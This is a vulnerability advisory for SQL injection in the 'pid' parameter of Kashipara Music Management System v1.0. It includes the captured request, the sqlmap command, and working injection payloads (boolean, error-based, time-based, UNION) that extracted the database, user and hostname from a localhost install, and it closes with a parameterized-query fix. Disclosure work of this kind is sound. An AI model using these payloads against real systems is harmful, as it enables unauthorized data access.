SQL injection vulnerability in "/music/manage_playlist_items.php" in Kashipara Music Management System v1.0 allows attacker to execute arbitrary SQL commands via the "pid" parameter.

Affected Project: Kashipara (https://www.kashipara.com/)

Product Official Website URL: Music Management System v1.0 (https://www.kashipara.com/project/php/12978/music-management-system-in-php-php-project-source-code)

Version: 1.0

Affected Components:

- **Affected Code File:** /music/manage_playlist_items.php
- **Affected Parameter:** "pid"

Steps:


1. Access the "Manage Playlist" HTTP POST request and capture it in Burp Suite proxy editor.

Request:

*GET /music/manage_playlist_items.php?**pid=3** HTTP/1.1*

Host: localhost

Content-Length: 2




```
GET /music/manage_playlist_items.php ?pid=3 HTTP/1.1
Host: localhost
Content-Length : 2
```


Song 102
Song 101

2. In this request, the "**pid**" request parameter is vulnerable to SQL injection. This is demonstrated in next steps.

3. We will run SQLMAP against this HTTP request. Command: ***sqlmap.py -r req.txt --batch --flush-session -p pid --current-db --current-user --hostname***




```
GET /music/manage_playlist_items.php?pid=3 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/2
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://localhost/music/index.php?page=view_playlist&id=7
Priority: u=0
```



```
D:\Tools\SQLMAP\sqlmapproject-sqlmap-79aa315>sqlmap.py -r req.txt --batch --flush-session -p pid --current-db --cur
rent-user --hostname
```

4. SQLMAP identifies parameter "**pid**" as vulnerable. Also, SQLMAP successfully lists out the database, current user and hostname.



```
[20:44:20] [INFO] GET parameter 'pid' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'pid' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:
---
Parameter: pid (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: pid=3 AND 1813=1813

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: pid=3 AND (SELECT 2580 FROM(SELECT COUNT(*),CONCAT(0x716b767071,(SELECT (ELT(2580=2580,1)
71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: pid=3 AND (SELECT 4741 FROM (SELECT(SLEEP(5)))GDDG)

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: pid=3 UNION ALL SELECT CONCAT(0x716b767071,0x654549484868515 67a50427867685352785162446869
4546c50757479516152726b,0x716a7a6271),NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[20:44:20] [INFO] the back-end DBMS is MySQL
web application technology: PHP, PHP 8.2.12, Apache 2.4.58
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[20:44:20] [INFO] fetching current user
current user: 'root@localhost'
[20:44:20] [INFO] fetching current database
current database: 'music_db'
[20:44:20] [INFO] fetching server hostname
hostname: 'DESKTOP-PKVTEFL'
```

<u>Solution/Good Reads:</u>

User parameterized SQL queries instead of the dynamic SQL queries.

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html